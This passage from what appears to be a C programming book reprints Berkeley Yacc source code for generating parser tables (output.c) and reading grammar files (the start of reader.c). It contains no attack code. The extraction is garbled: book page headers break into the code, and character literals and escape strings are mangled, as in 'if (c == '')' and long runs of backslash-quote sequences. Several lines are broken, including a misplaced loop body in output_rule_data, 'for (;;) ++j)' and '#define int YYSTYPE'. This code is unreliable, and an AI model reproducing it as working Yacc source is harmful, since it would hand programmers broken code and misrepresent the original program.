            ruleno = p->number;
        }
    }

    if (count == 0)
        return (0);
    return (ruleno);
}
```

```

defreds()
{
    register int i;

    defred = NEW2(nstates, short);
    for (i = 0; i < nstates; i++)
        defred[i] = sole_reduction(i);
}

free_action_row(p)
register action *p;
{
    register action *q;

    while (p)
    {
        q = p->next;
        FREE(p);
        p = q;
    }
}

free_parser()
{
    register int i;

    for (i = 0; i < nstates; i++)
        free_action_row(parser[i]);

    FREE(parser);
}

```

49.2.2.7 Output.c

```

#include "defs.h"

static int nvectors;
static int nentries;
static short **froms;
static short **tos;
static short *tally;
static short *width;
static short *state_count;
static short *order;
static short *base;
static short *pos;
static int maxtable;

```

440 A to Z of C

```
static short *table;
static short *check;
static int lowzero;
static int high;

output()
{
    free_itemsets();
    free_shifts();
    free_reductions();
    output_stored_text();
    output_defines();
    output_rule_data();
    output_yydefred();
    output_actions();
    free_parser();
    output_debug();
    output_stype();
    if (rflag) write_section(tables);
    write_section(header);
    output_trailing_text();
    write_section(body);
    output_semantic_actions();
    write_section(trailer);
}

output_rule_data()
{
    register int i;
    register int j;

    fprintf(output_file, "short yylhs[] = {%42d,",
            symbol_value[start_symbol]);

    j = 10;
    for (i = 3; i < nrules; i++)
    {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;
    }
}
```



```

        fprintf(output_file, "%5d,", symbol_value[rhsh[i]]);
    }
    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");

    fprintf(output_file, "short yylen[] = {%42d,", 2);

    j = 10;
    for (i = 3; i < nrules; i++)
    {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            j++;

        fprintf(output_file, "%5d,", rrhs[i + 1] - rrhs[i] - 1);
    }
    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
}

output_yydefred()
{
    register int i, j;

    fprintf(output_file, "short yydefred[] = {%39d,",
            (defred[0] ? defred[0] - 2 : 0));

    j = 10;
    for (i = 1; i < nstates; i++)
    {
        if (j < 10)
            ++j;
        else
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }

        fprintf(output_file, "%5d,", (defred[i] ? defred[i] - 2 : 0));
    }
}

```

442 A to Z of C

```
    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
}

output_actions()
{
    nvectors = 2*nstates + nvars;

    froms = NEW2(nvectors, short *);
    tos = NEW2(nvectors, short *);
    tally = NEW2(nvectors, short);
    width = NEW2(nvectors, short);

    token_actions();
    FREE(lookaheads);
    FREE(LA);
    FREE(LAruleno);
    FREE(accessing_symbol);

    goto_actions();
    FREE(goto_map + ntokens);
    FREE(from_state);
    FREE(to_state);

    sort_actions();
    pack_table();
    output_base();
    output_table();
    output_check();
}

token_actions()
{
    register int i, j;
    register int shiftcount, reducecount;
    register int max, min;
    register short *actionrow, *r, *s;
    register action *p;

    actionrow = NEW2(2*ntokens, short);
    for (i = 0; i < nstates; ++i)
    {
        if (parser[i])
        {
            for (j = 0; j < 2*ntokens; ++j)
                actionrow[j] = 0;
        }
    }
}
```

```

shiftcount = 0;
reducecount = 0;
for (p = parser[i]; p; p = p->next)
{
    if (p->suppressed == 0)
    {
        if (p->action_code == SHIFT)
        {
            ++shiftcount;
            actionrow[p->symbol] = p->number;
        }
        else if (p->action_code == REDUCE && p->number !=
defred[i])
        {
            ++reducecount;
            actionrow[p->symbol + ntokens] = p->number;
        }
    }
}

tally[i] = shiftcount;
tally[nstates+i] = reducecount;
width[i] = 0;
width[nstates+i] = 0;
if (shiftcount > 0)
{
    froms[i] = r = NEW2(shiftcount, short);
    tos[i] = s = NEW2(shiftcount, short);
    min = MAXSHORT;
    max = 0;
    for (j = 0; j < ntokens; ++j)
    {
        if (actionrow[j])
        {
            if (min > symbol_value[j])
                min = symbol_value[j];
            if (max < symbol_value[j])
                max = symbol_value[j];
            *r++ = symbol_value[j];
            *s++ = actionrow[j];
        }
    }
    width[i] = max - min + 1;
}
if (reducecount > 0)
{
    froms[nstates+i] = r = NEW2(reducecount, short);

```

444 A to Z of C

```
    tos[nstates+i] = s = NEW2(reducecount, short);
    min = MAXSHORT;
    max = 0;
    for (j = 0; j < ntokens; ++j)
    {
        if (actionrow[ntokens+j])
        {
            if (min > symbol_value[j])
                min = symbol_value[j];
            if (max < symbol_value[j])
                max = symbol_value[j];
            *r++ = symbol_value[j];
            *s++ = actionrow[ntokens+j] - 2;
        }
    }
    width[nstates+i] = max - min + 1;
}
}
}
FREE(actionrow);
}

goto_actions()
{
    register int i, j, k;

    state_count = NEW2(nstates, short);

    k = default_goto(start_symbol + 1);
    fprintf(output_file, "short yydgoto[] = {%40d,", k);
    save_column(start_symbol + 1, k);

    j = 10;
    for (i = start_symbol + 2; i < nsyms; i++)
    {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;

        k = default_goto(i);
        fprintf(output_file, "%5d,", k);
    }
}
```

```

        save_column(i, k);
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
    FREE(state_count);
}

int
default_goto(symbol)
int symbol;
{
    register int i;
    register int m;
    register int n;
    register int default_state;
    register int max;

    m = goto_map[symbol];
    n = goto_map[symbol + 1];

    if (m == n) return (0);

    for (i = 0; i < nstates; i++)
        state_count[i] = 0;

    for (i = m; i < n; i++)
        state_count[to_state[i]]++;

    max = 0;
    default_state = 0;

    for (i = 0; i < nstates; i++)
    {
        if (state_count[i] > max)
        {
            max = state_count[i];
            default_state = i;
        }
    }
    return (default_state);
}
save_column(symbol, default_state)
int symbol;
int default_state;
{
    register int i;

```

446 A to Z of C

```
register int m;
register int n;
register short *sp;
register short *sp1;
register short *sp2;
register int count;
register int symno;

m = goto_map[symbol];
n = goto_map[symbol + 1];

count = 0;
for (i = m; i < n; i++)
{
    if (to_state[i] != default_state)
        ++count;
}
if (count == 0) return;

symno = symbol_value[symbol] + 2*nstates;

froms[symno] = sp1 = sp = NEW2(count, short);
tos[symno] = sp2 = NEW2(count, short);

for (i = m; i < n; i++)
{
    if (to_state[i] != default_state)
    {
        *sp1++ = from_state[i];
        *sp2++ = to_state[i];
    }
}

tally[symno] = count;
width[symno] = sp1[-1] - sp[0] + 1;
}

sort_actions()
{
    register int i;
    register int j;
    register int k;
    register int t;
    register int w;

    order = NEW2(nvectors, short);
    nentries = 0;
```

```

for (i = 0; i < nvectors; i++)
{
    if (tally[i] > 0)
    {
        t = tally[i];
        w = width[i];
        j = nentries - 1;

        while (j >= 0 && (width[order[j]] < w))
            j--;

        while (j >= 0 && (width[order[j]] == w) && (tally[order[j]] <
t))
            j--;

        for (k = nentries - 1; k > j; k--)
            order[k + 1] = order[k];

        order[j + 1] = i;
        nentries++;
    }
}

pack_table()
{
    register int i;
    register int place;
    register int state;

    base = NEW2(nvectors, short);
    pos = NEW2(nentries, short);

    maxtable = 1000;
    table = NEW2(maxtable, short);
    check = NEW2(maxtable, short);

    lowzero = 0;
    high = 0;

    for (i = 0; i < maxtable; i++)
        check[i] = -1;

    for (i = 0; i < nentries; i++)
    {
        state = matching_vector(i);

```

448 A to Z of C

```
    if (state < 0)
        place = pack_vector(i);
    else
        place = base[state];

    pos[i] = place;
    base[order[i]] = place;
}

for (i = 0; i < nvectors; i++)
{
    if (froms[i])
        FREE(froms[i]);
    if (tos[i])
        FREE(tos[i]);
}

FREE(froms);
FREE(tos);
FREE(pos);
}

/* The function matching_vector determines if the vector specified
/* by the input parameter matches a previously considered vector. The
/* test at the start of the function checks if the vector represents
/* a row of shifts over terminal symbols or a row of reductions, or a
/* column of shifts over a nonterminal symbol. Berkeley Yacc does not
/* check if a column of shifts over a nonterminal symbols matches a
/* previously considered vector. Because of the nature of LR parsing
/* tables, no two columns can match. Therefore, the only possible
/* match would be between a row and a column. Such matches are
/* unlikely. Therefore, to save time, no attempt is made to see if a
/* column matches a previously considered vector.

/* Matching_vector is poorly designed. The test could easily be made
/* faster. Also, it depends on the vectors being in a specific
/* order.

int
matching_vector(vector)
int vector;
{
    register int i;
    register int j;
    register int k;
    register int t;
    register int w;
```



```

register int match;
register int prev;

i = order[vector];
if (i >= 2*nstates)
    return (-1);

t = tally[i];
w = width[i];

for (prev = vector - 1; prev >= 0; prev--)
{
    j = order[prev];
    if (width[j] != w || tally[j] != t)
        return (-1);

    match = 1;
    for (k = 0; match && k < t; k++)
    {
        if (tos[j][k] != tos[i][k] || froms[j][k] != froms[i][k])
            match = 0;
    }

    if (match)
        return (j);
}

return (-1);
}
int
pack_vector(vector)
int vector;
{
    register int i, j, k, l;
    register int t;
    register int loc;
    register int ok;
    register short *from;
    register short *to;
    int newmax;

    i = order[vector];
    t = tally[i];
    assert(t);

    from = froms[i];
    to = tos[i];

```

450 A to Z of C

```
j = lowzero - from[0];
for (k = 1; k < t; ++k)
    if (lowzero - from[k] > j)
        j = lowzero - from[k];
for (;;) ++j)
{
    if (j == 0)
        continue;
    ok = 1;
    for (k = 0; ok && k < t; k++)
    {
        loc = j + from[k];
        if (loc >= maxtable)
        {
            if (loc >= MAXTABLE)
                fatal("maximum table size exceeded");

            newmax = maxtable;
            do { newmax += 200; } while (newmax <= loc);
            table = (short *) REALLOC(table, newmax*sizeof(short));
            if (table == 0) no_space();
            check = (short *) REALLOC(check, newmax*sizeof(short));
            if (check == 0) no_space();
            for (l = maxtable; l < newmax; ++l)
            {
                table[l] = 0;
                check[l] = -1;
            }
            maxtable = newmax;
        }

        if (check[loc] != -1)
            ok = 0;
    }
    for (k = 0; ok && k < vector; k++)
    {
        if (pos[k] == j)
            ok = 0;
    }
    if (ok)
    {
        for (k = 0; k < t; k++)
        {
            loc = j + from[k];
            table[loc] = to[k];
            check[loc] = from[k];
        }
    }
}
```

```

        if (loc > high) high = loc;
    }

    while (check[lowzero] != -1)
        ++lowzero;

    return (j);
}
}
}

output_base()
{
    register int i, j;

    fprintf(output_file, "short yysindex[] = {%39d,", base[0]);

    j = 10;
    for (i = 1; i < nstates; i++)
    {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;

        fprintf(output_file, "%5d,", base[i]);
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\nshort yyindex[] = {%39d,",
        base[nstates]);

    j = 10;
    for (i = nstates + 1; i < 2*nstates; i++)
    {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;
    }
}

```

452 A to Z of C

```
    fprintf(output_file, "%5d,", base[i]);
}

if (!rflag) outline += 2;
fprintf(output_file, "\n};\nshort yygindex[] = {%39d,",
        base[2*nstates]);

j = 10;
for (i = 2*nstates + 1; i < nvectors - 1; i++)
{
    if (j >= 10)
    {
        if (!rflag) ++outline;
        putc('\n', output_file);
        j = 1;
    }
    else
        ++j;

    fprintf(output_file, "%5d,", base[i]);
}

if (!rflag) outline += 2;
fprintf(output_file, "\n};\n");
FREE(base);
}

output_table()
{
    register int i;
    register int j;

    ++outline;
    fprintf(code_file, "#define YYTABLESIZE %d\n", high);
    fprintf(output_file, "short yytable[] = {%40d,", table[0]);

    j = 10;
    for (i = 1; i <= high; i++)
    {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;
    }
}
```

```

    fprintf(output_file, "%5d,", table[i]);
}

if (!rflag) outline += 2;
fprintf(output_file, "\n};\n");
FREE(table);
}

output_check()
{
    register int i;
    register int j;

    fprintf(output_file, "short ycheck[] = {%40d,", check[0]);

    j = 10;
    for (i = 1; i <= high; i++)
    {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;

        fprintf(output_file, "%5d,", check[i]);
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
    FREE(check);
}

int
is_C_identifier(name)
char *name;
{
    register char *s;
    register int c;

    s = name;
    c = *s;
    if (c == '')
    {
        c = *++s;

```

454 A to Z of C

```
    if (!isalpha(c) && c != '_' && c != '$')
        return (0);
    while ((c = *++s) != '"')
    {
        if (!isalnum(c) && c != '_' && c != '$')
            return (0);
    }
    return (1);
}

if (!isalpha(c) && c != '_' && c != '$')
    return (0);
while (c = *++s)
{
    if (!isalnum(c) && c != '_' && c != '$')
        return (0);
}
return (1);
}

output_defines()
{
    register int c, i;
    register char *s;

    for (i = 2; i < ntokens; ++i)
    {
        s = symbol_name[i];

        if (is_C_identifier(s))
        {
            fprintf(code_file, "#define ");
            if (dflag) fprintf(defines_file, "#define ");
            c = *s;
            if (c == '"')
            {
                while ((c = *++s) != '"')
                {
                    putc(c, code_file);
                    if (dflag) putc(c, defines_file);
                }
            }
            else
            {
                do
                {
                    putc(c, code_file);
```

```

        if (dflag) putc(c, defines_file);
    }
    while (c = *++s);
}
++outline;
fprintf(code_file, " %d\n", symbol_value[i]);
if (dflag) fprintf(defines_file, " %d\n", symbol_value[i]);
}
}

++outline;
fprintf(code_file, "#define YYERRCODE %d\n", symbol_value[1]);

if (dflag && unionized)
{
    fclose(union_file);
    union_file = fopen(union_file_name, "r");
    if (union_file == NULL) open_error(union_file_name);
    while ((c = getc(union_file)) != EOF)
        putc(c, defines_file);
    fprintf(defines_file, " YYSTYPE;\nextern YYSTYPE yylval;\n");
}
}

output_stored_text()
{
    register int c;
    register FILE *in, *out;

    fclose(text_file);
    text_file = fopen(text_file_name, "r");
    if (text_file == NULL)
        open_error(text_file_name);
    in = text_file;
    if ((c = getc(in)) == EOF)
        return;
    out = code_file;
    if (c == '\n')
        ++outline;
    putc(c, out);
    while ((c = getc(in)) != EOF)
    {
        if (c == '\n')
            ++outline;
        putc(c, out);
    }
    if (!lflag)

```

456 A to Z of C

```
        fprintf(out, line_format, ++outline + 1, code_file_name);
    }

output_debug()
{
    register int i, j, k, max;
    char **symnam, *s;

    ++outline;
    fprintf(code_file, "#define YYFINAL %d\n", final_state);
    outline += 3;
    fprintf(code_file, "#ifndef YYDEBUG\n#define YYDEBUG %d\n#endif\n",
            tflag);
    if (rflag)
        fprintf(output_file, "#ifndef YYDEBUG\n#define YYDEBUG
%d\n#endif\n",
            tflag);

    max = 0;
    for (i = 2; i < ntokens; ++i)
        if (symbol_value[i] > max)
            max = symbol_value[i];
    ++outline;
    fprintf(code_file, "#define YYMAXTOKEN %d\n", max);

    symnam = (char **) MALLOC((max+1)*sizeof(char *));
    if (symnam == 0) no_space();

    /* Note that it is not necessary to initialize the element */
    /* symnam[max]. */
    for (i = 0; i < max; ++i)
        symnam[i] = 0;
    for (i = ntokens - 1; i >= 2; --i)
        symnam[symbol_value[i]] = symbol_name[i];
    symnam[0] = "end-of-file";

    if (!rflag) ++outline;
    fprintf(output_file, "#if YYDEBUG\nchar *yyname[] = {");
    j = 80;
    for (i = 0; i <= max; ++i)
    {
        if (s = symnam[i])
        {
            if (s[0] == '')
            {
                k = 7;

```



```

while (*++s != '')
{
    ++k;
    if (*s == '\\')
    {
        k += 2;
        if (*++s == '\\')
            ++k;
    }
}
j += k;
if (j > 80)
{
    if (!rflag) ++outline;
    putc('\n', output_file);
    j = k;
}
fprintf(output_file, "\\\"\\\"\\\"");
s = symnam[i];
while (*++s != '')
{
    if (*s == '\\')
    {
        fprintf(output_file, "\\\"\\\"\\\"");
        if (*++s == '\\')
            fprintf(output_file, "\\\"\\\"\\\"");
        else
            putc(*s, output_file);
    }
    else
        putc(*s, output_file);
}
fprintf(output_file, "\\\"\\\"\\\"\\\"\",");
}
else if (s[0] == '\\')
{
    if (s[1] == '')
    {
        j += 7;
        if (j > 80)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 7;
        }
        fprintf(output_file, "\\\"'\\\"\\\"\\\"'\\\"\",");
    }
}

```

```

else
{
    k = 5;
    while (*++s != '\\')
    {
        ++k;
        if (*s == '\\')
        {
            k += 2;
            if (*++s == '\\')
                ++k;
        }
    }
    j += k;
    if (j > 80)
    {
        if (!rflag) ++outline;
        putc('\\n', output_file);
        j = k;
    }
    fprintf(output_file, "\\");
    s = symnam[i];
    while (*++s != '\\')
    {
        if (*s == '\\')
        {
            fprintf(output_file, "\\");
            if (*++s == '\\')
                fprintf(output_file, "\\");
            else
                putc(*s, output_file);
        }
        else
            putc(*s, output_file);
    }
    fprintf(output_file, "\\","");
}
}
else
{
    k = strlen(s) + 3;
    j += k;
    if (j > 80)
    {
        if (!rflag) ++outline;
        putc('\\n', output_file);
    }
}

```

```

        j = k;
    }
    putc(' ', output_file);
    do { putc(*s, output_file); } while (*++s);
    fprintf(output_file, "\",");
}
}
else
{
    j += 2;
    if (j > 80)
    {
        if (!rflag) ++outline;
        putc('\n', output_file);
        j = 2;
    }
    fprintf(output_file, "0,");
}
}
if (!rflag) outline += 2;
fprintf(output_file, "\n};\n");
FREE(symnam);

if (!rflag) ++outline;
fprintf(output_file, "char *yyrule[] = {\n");
for (i = 2; i < nrules; ++i)
{
    fprintf(output_file, "\"%s :", symbol_name[rlhs[i]]);
    for (j = rrhs[i]; ritem[j] > 0; ++j)
    {
        s = symbol_name[ritem[j]];
        if (s[0] == '')
        {
            fprintf(output_file, " \\\"");
            while (*++s != '')
            {
                if (*s == '\\')
                {
                    if (s[1] == '\\')
                        fprintf(output_file, "\\\"");
                    else
                        fprintf(output_file, "\\\"%c", s[1]);
                    ++s;
                }
            }
            else
                putc(*s, output_file);
        }
    }
}

```

```

        fprintf(output_file, "\\\"");
    }
    else if (s[0] == '\\')
    {
        if (s[1] == '')
            fprintf(output_file, " '\\\"");
        else if (s[1] == '\\')
        {
            if (s[2] == '\\')
                fprintf(output_file, " '\\\\\\\\");
            else
                fprintf(output_file, " '\\\\\\\\%c", s[2]);
            s += 2;
            while (*++s != '\\')
                putc(*s, output_file);
            putc('\\', output_file);
        }
        else
            fprintf(output_file, " '%c'", s[1]);
    }
    else
        fprintf(output_file, " %s", s);
}
if (!rflag) ++outline;
fprintf(output_file, "\",\n");

if (!rflag) outline += 2;
fprintf(output_file, "};\n#endif\n");
}

output_stype()
{
    if (!unionized && ntags == 0)
    {
        outline += 3;
        fprintf(code_file, "#ifndef YYSTYPE\n#define int
YYSTYPE;\n#endif\n");
    }
}

output_trailing_text()
{
    register int c, last;
    register FILE *in, *out;
    if (line == 0)
        return;

```

```

in = input_file;
out = code_file;
c = *cptr;
if (c == '\n')
{
    ++lineno;
    if ((c = getc(in)) == EOF)
        return;
    if (!lflag)
    {
        ++outline;
        fprintf(out, line_format, lineno, input_file_name);
    }
    if (c == '\n')
        ++outline;
    putc(c, out);
    last = c;
}
else
{
    if (!lflag)
    {
        ++outline;
        fprintf(out, line_format, lineno, input_file_name);
    }
    do { putc(c, out); } while ((c = *++cptr) != '\n');
    ++outline;
    putc('\n', out);
    last = '\n';
}
while ((c = getc(in)) != EOF)
{
    if (c == '\n')
        ++outline;
    putc(c, out);
    last = c;
}

if (last != '\n')
{
    ++outline;
    putc('\n', out);
}
if (!lflag)
    fprintf(out, line_format, ++outline + 1, code_file_name);
}

```

462 A to Z of C

```
output_semantic_actions()
{
    register int c, last;
    register FILE *out;

    fclose(action_file);
    action_file = fopen(action_file_name, "r");
    if (action_file == NULL)
        open_error(action_file_name);

    if ((c = getc(action_file)) == EOF)
        return;

    out = code_file;
    last = c;
    if (c == '\n')
        ++outline;
    putc(c, out);
    while ((c = getc(action_file)) != EOF)
    {
        if (c == '\n')
            ++outline;
        putc(c, out);
        last = c;
    }
    if (last != '\n')
    {
        ++outline;
        putc('\n', out);
    }
    if (!lflag)
        fprintf(out, line_format, ++outline + 1, code_file_name);
}

free_itemsets()
{
    register core *cp, *next;

    FREE(state_table);
    for (cp = first_state; cp; cp = next)
    {
        next = cp->next;
        FREE(cp);
    }
}
```

```

free_shifts()
{
    register shifts *sp, *next;

    FREE(shift_table);
    for (sp = first_shift; sp; sp = next)
    {
        next = sp->next;
        FREE(sp);
    }
}

free_reductions()
{
    register reductions *rp, *next;

    FREE(reduction_table);
    for (rp = first_reduction; rp; rp = next)
    {
        next = rp->next;
        FREE(rp);
    }
}

```

49.2.2.8 Reader.c

```

#include "defs.h"

/* The line size must be a positive integer. One hundred was chosen */
/* because few lines in Yacc input grammars exceed 100 characters. */
/* Note that if a line exceeds LINE_SIZE characters, the line buffer */
/* will be expanded to accomodate it. */

#define LINE_SIZE 100

char *cache;
int cinc, cache_size;

int ntags, tagmax;
char **tag_table;

char saw_eof, unionized;
char *cptr, *line;
int linesize;

bucket *goal;
int prec;

```

464 A to Z of C

```
int gensym;
char last_was_action;

int maxitems;
bucket **pitem;

int maxrules;
bucket **plhs;

int name_pool_size;
char *name_pool;

char line_format[] = "#line %d \"%s\"\\n";

cachec(c)
int c;
{
    assert(cinc >= 0);
    if (cinc >= cache_size)
    {
        cache_size += 256;
        cache = REALLOC(cache, cache_size);
        if (cache == 0) no_space();
    }
    cache[cinc] = c;
    ++cinc;
}

get_line()
{
    register FILE *f = input_file;
    register int c;
    register int i;

    if (saw_eof || (c = getc(f)) == EOF)
    {
        if (line) { FREE(line); line = 0; }
        cptr = 0;
        saw_eof = 1;
        return;
    }

    if (line == 0 || linesize != (LINESIZE + 1))
    {
        if (line) FREE(line);
        linesize = LINESIZE + 1;
        line = MALLOC(linesize);
    }
}
```



```

        if (line == 0) no_space();
    }

    i = 0;
    ++lineno;
    for (;;)
    {
        line[i] = c;
        if (c == '\n') { cptr = line; return; }
        if (++i >= linesize)
        {
            linesize += LINESIZE;
            line = REALLOC(line, linesize);
            if (line == 0) no_space();
        }
        c = getc(f);
        if (c == EOF)
        {
            line[i] = '\n';
            saw_eof = 1;
            cptr = line;
            return;
        }
    }
}

char *
dup_line()
{
    register char *p, *s, *t;

    if (line == 0) return (0);
    s = line;
    while (*s != '\n') ++s;
    p = MALLOC(s - line + 1);
    if (p == 0) no_space();

    s = line;
    t = p;
    while ((*t++ = *s++) != '\n') continue;
    return (p);
}

skip_comment()
{
    register char *s;

```

466 A to Z of C

```
int st_lineno = lineno;
char *st_line = dup_line();
char *st_cptr = st_line + (cptr - line);

s = cptr + 2;
for (;;)
{
    if (*s == '*' && s[1] == '/')
    {
        cptr = s + 2;
        FREE(st_line);
        return;
    }
    if (*s == '\\n')
    {
        get_line();
        if (line == 0)
            unterminated_comment(st_lineno, st_line, st_cptr);
        s = cptr;
    }
    else
        ++s;
}
}
int
nextc()
{
    register char *s;
    if (line == 0)
    {
        get_line();
        if (line == 0)
            return (EOF);
    }

    s = cptr;
    for (;;)
    {
        switch (*s)
        {
            case '\\n':
                get_line();
                if (line == 0) return (EOF);
                s = cptr;
                break;

            case ' ':

```

```

    case '\\t':
    case '\\f':
    case '\\r':
    case '\\v':
    case ',':
    case ';':
        ++s;
        break;

    case '\\\\':
        cptr = s;
        return ('%');

    case '/':
        if (s[1] == '*')
        {
            cptr = s;
            skip_comment();
            s = cptr;
            break;
        }
        else if (s[1] == '/')
        {
            get_line();
            if (line == 0) return (EOF);
            s = cptr;
            break;
        }
        /* fall through */
    default:
        cptr = s;
        return (*s);
    }
}

int
keyword()
{
    register int c;
    char *t_cptr = cptr;

    c = *++cptr;
    if (isalpha(c))
    {
        cinc = 0;

```

468 A to Z of C

```
for (;;)
{
    if (isalpha(c))
    {
        if (isupper(c)) c = tolower(c);
        cachec(c);
    }
    else if (isdigit(c) || c == '_' || c == '.' || c == '$')
        cachec(c);
    else
        break;
    c = *++cptr;
}
cachec(NUL);

if (strcmp(cache, "token") == 0 || strcmp(cache, "term") == 0)
    return (TOKEN);
if (strcmp(cache, "type") == 0)
    return (TYPE);
if (strcmp(cache, "left") == 0)
    return (LEFT);
if (strcmp(cache, "right") == 0)
    return (RIGHT);
if (strcmp(cache, "nonassoc") == 0 || strcmp(cache, "binary") ==
0)
    return (NONASSOC);
if (strcmp(cache, "start") == 0)
    return (START);
if (strcmp(cache, "union") == 0)
    return (UNION);

if (strcmp(cache, "ident") == 0)
    return (IDENT);
}
else
{
    ++cptr;
    if (c == '{')
        return (TEXT);
    if (c == '%' || c == '\\')
        return (MARK);
    if (c == '<')
        return (LEFT);
    if (c == '>')
        return (RIGHT);
    if (c == '0')
```

```

        return (TOKEN);
    if (c == '2')
        return (NONASSOC);
}
syntax_error(lineno, line, t_cptra);
/*NOTREACHED*/
}

copy_ident()
{
    register int c;
    register FILE *f = output_file;

    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (c != '"') syntax_error(lineno, line, cptra);
    ++outline;
    fprintf(f, "#ident \"%");
    for (;;)
    {
        c = *++cptra;
        if (c == '\\n')
        {
            fprintf(f, "\\n");
            return;
        }
        putc(c, f);
        if (c == '"')
        {
            putc('\\n', f);
            ++cptra;

            return;
        }
    }
}

copy_text()
{
    register int c;
    int quote;
    register FILE *f = text_file;
    int need_newline = 0;
    int t_lineno = lineno;
    char *t_line = dup_line();
    char *t_cptra = t_line + (cptra - line - 2);

```

470 A to Z of C

```
    if (*cptr == '\n')
    {
        get_line();
        if (line == 0)
            unterminated_text(t_lineno, t_line, t_cptr);
    }
    if (!lflag) fprintf(f, line_format, lineno, input_file_name);

loop:
    c = *cptr++;
    switch (c)
    {
    case '\n':
    next_line:
        putc('\n', f);
        need_newline = 0;
        get_line();
        if (line) goto loop;
        unterminated_text(t_lineno, t_line, t_cptr);

    case '\\':
    case '"':
        {
            int s_lineno = lineno;
            char *s_line = dup_line();
            char *s_cptr = s_line + (cptr - line - 1);

            quote = c;
            putc(c, f);
            for (;;)
            {
                c = *cptr++;
                putc(c, f);
                if (c == quote)
                {
                    need_newline = 1;
                    FREE(s_line);
                    goto loop;
                }
                if (c == '\n')
                    unterminated_string(s_lineno, s_line, s_cptr);
                if (c == '\\')
                {
                    c = *cptr++;
                    putc(c, f);
                    if (c == '\n')
                    {
```

```

                                get_line();
                                if (line == 0)
                                    unterminated_string(s_lineno, s_line,
s_cptr);
                                }
                            }
                        }

case '/':
    putc(c, f);
    need_newline = 1;
    c = *cptr;
    if (c == '/')
    {
        putc('*', f);
        while ((c = *++cptr) != '\n')
        {
            if (c == '*' && cptr[1] == '/')
                fprintf(f, "* ");
            else
                putc(c, f);
        }
        fprintf(f, "*/");
        goto next_line;
    }
    if (c == '*')
    {
        int c_lineno = lineno;
        char *c_line = dup_line();
        char *c_cptr = c_line + (cptr - line - 1);

        putc('*', f);
        ++cptr;
        for (;;)
        {
            c = *cptr++;
            putc(c, f);
            if (c == '*' && *cptr == '/')
            {
                putc('/', f);
                ++cptr;
                FREE(c_line);
                goto loop;
            }
            if (c == '\n')
            {

```

472 A to Z of C

```
                get_line();
                if (line == 0)
                    unterminated_comment(c_lineno, c_line, c_cptr);
            }
        }
    }
    need_newline = 1;
    goto loop;

case '%':
case '\\':
    if (*cptr == '}')
    {
        if (need_newline) putc('\n', f);
        ++cptr;
        FREE(t_line);
        return;
    }
    /* fall through */

default:
    putc(c, f);
    need_newline = 1;
    goto loop;
}

copy_union()
{
    register int c;
    int quote;
    int depth;
    int u_lineno = lineno;
    char *u_line = dup_line();
    char *u_cptr = u_line + (cptr - line - 6);

    if (unionized) over_unionized(cptr - 6);
    unionized = 1;

    if (!lflag)
        fprintf(text_file, line_format, lineno, input_file_name);

    fprintf(text_file, "typedef union");
    if (dflag) fprintf(union_file, "typedef union");

    depth = 0;
loop:
```



```

c = *cptr++;
putc(c, text_file);
if (dflag) putc(c, union_file);
switch (c)
{
case '\n':
next_line:
    get_line();
    if (line == 0) unterminated_union(u_lineno, u_line, u_cptr);
    goto loop;

case '{':
    ++depth;
    goto loop;

case '}':
    if (--depth == 0)
    {
        fprintf(text_file, " YYSTYPE;\n");
        FREE(u_line);
        return;
    }
    goto loop;

case '\\':
case '"':
    {
        int s_lineno = lineno;
        char *s_line = dup_line();
        char *s_cptr = s_line + (cptr - line - 1);

        quote = c;
        for (;;)
        {
            c = *cptr++;
            putc(c, text_file);
            if (dflag) putc(c, union_file);
            if (c == quote)
            {
                FREE(s_line);
                goto loop;
            }
            if (c == '\n')
                unterminated_string(s_lineno, s_line, s_cptr);
            if (c == '\\')
            {
                c = *cptr++;

```

```

        putc(c, text_file);
        if (dflag) putc(c, union_file);
        if (c == '\n')
        {
            get_line();
            if (line == 0)
                unterminated_string(s_lineno, s_line,
s_cptra);
        }
    }
}

case '/':
    c = *cptra;
    if (c == '/')
    {
        putc('*', text_file);
        if (dflag) putc('*', union_file);
        while ((c = *++cptra) != '\n')
        {
            if (c == '*' && cptra[1] == '/')
            {
                fprintf(text_file, "* ");
                if (dflag) fprintf(union_file, "* ");
            }
            else
            {
                putc(c, text_file);
                if (dflag) putc(c, union_file);
            }
        }
        fprintf(text_file, "*/\n");
        if (dflag) fprintf(union_file, "*/\n");
        goto next_line;
    }
    if (c == '*')
    {
        int c_lineno = lineno;
        char *c_line = dup_line();
        char *c_cptra = c_line + (cptra - line - 1);

        putc('*', text_file);
        if (dflag) putc('*', union_file);
        ++cptra;
        for (;;)
        {

```

```

        c = *cptr++;
        putc(c, text_file);
        if (dflag) putc(c, union_file);
        if (c == '*' && *cptr == '/')
        {
            putc('/', text_file);
            if (dflag) putc('/', union_file);
            ++cptr;
            FREE(c_line);
            goto loop;
        }
        if (c == '\\n')
        {
            get_line();
            if (line == 0)
                unterminated_comment(c_lineno, c_line, c_cptr);
        }
    }
    goto loop;

default:
    goto loop;
}

int
hexval(c)
int c;
{
    if (c >= '0' && c <= '9')
        return (c - '0');
    if (c >= 'A' && c <= 'F')
        return (c - 'A' + 10);
    if (c >= 'a' && c <= 'f')
        return (c - 'a' + 10);
    return (-1);
}

bucket *
get_literal()
{
    register int c, quote;
    register int i;
    register int n;
    register char *s;
    register bucket *bp;

```

476 A to Z of C

```
int s_lineno = lineno;
